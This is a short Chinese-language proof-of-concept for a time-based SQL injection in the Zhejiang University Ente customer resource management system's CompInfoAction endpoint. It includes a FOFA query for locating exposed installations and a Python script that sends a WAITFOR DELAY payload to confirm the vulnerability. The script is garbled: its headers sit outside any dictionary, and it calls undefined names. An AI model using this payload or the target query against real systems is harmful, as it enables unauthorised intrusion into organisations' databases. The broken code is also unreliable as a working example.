

poc4 浙大恩特CompInfoAction存在SQL注入

fofa:title="欢迎使用浙大恩特客户资源管理系统" || body="script/Ent.base.js"







```
def poc(target):
   link = "/entsoft/CompInfoAction.emrser;.js?compnum=1"
   payload = "%27%3BWAITFOR+DELAY+%270%3A0%3A3%27--&method=selectCompBank"
       "Accept-Encoding": "gzip, deflate",
       "X-Requested-With": "XMLHttpRequest",
       "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0",
       "Accept": "application/json, text/javascript, */*; q=0.01",
       "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2"
   res1 = requests.get(url=target, headers=headers, verify=False, timeout=5)
   print(res1)
   if res1.status_code == 200:
       res2 = requests.get(url=target+link+payload, headers=headers, verify=False, timeout=5)
       res2_content = res2.text
       print(res2_content)
       if res2.elapsed.total_seconds() >= 3:
           print(f"[+]该站点{target}存在延时注入")
if __name__ == "__main__":
   main()
```

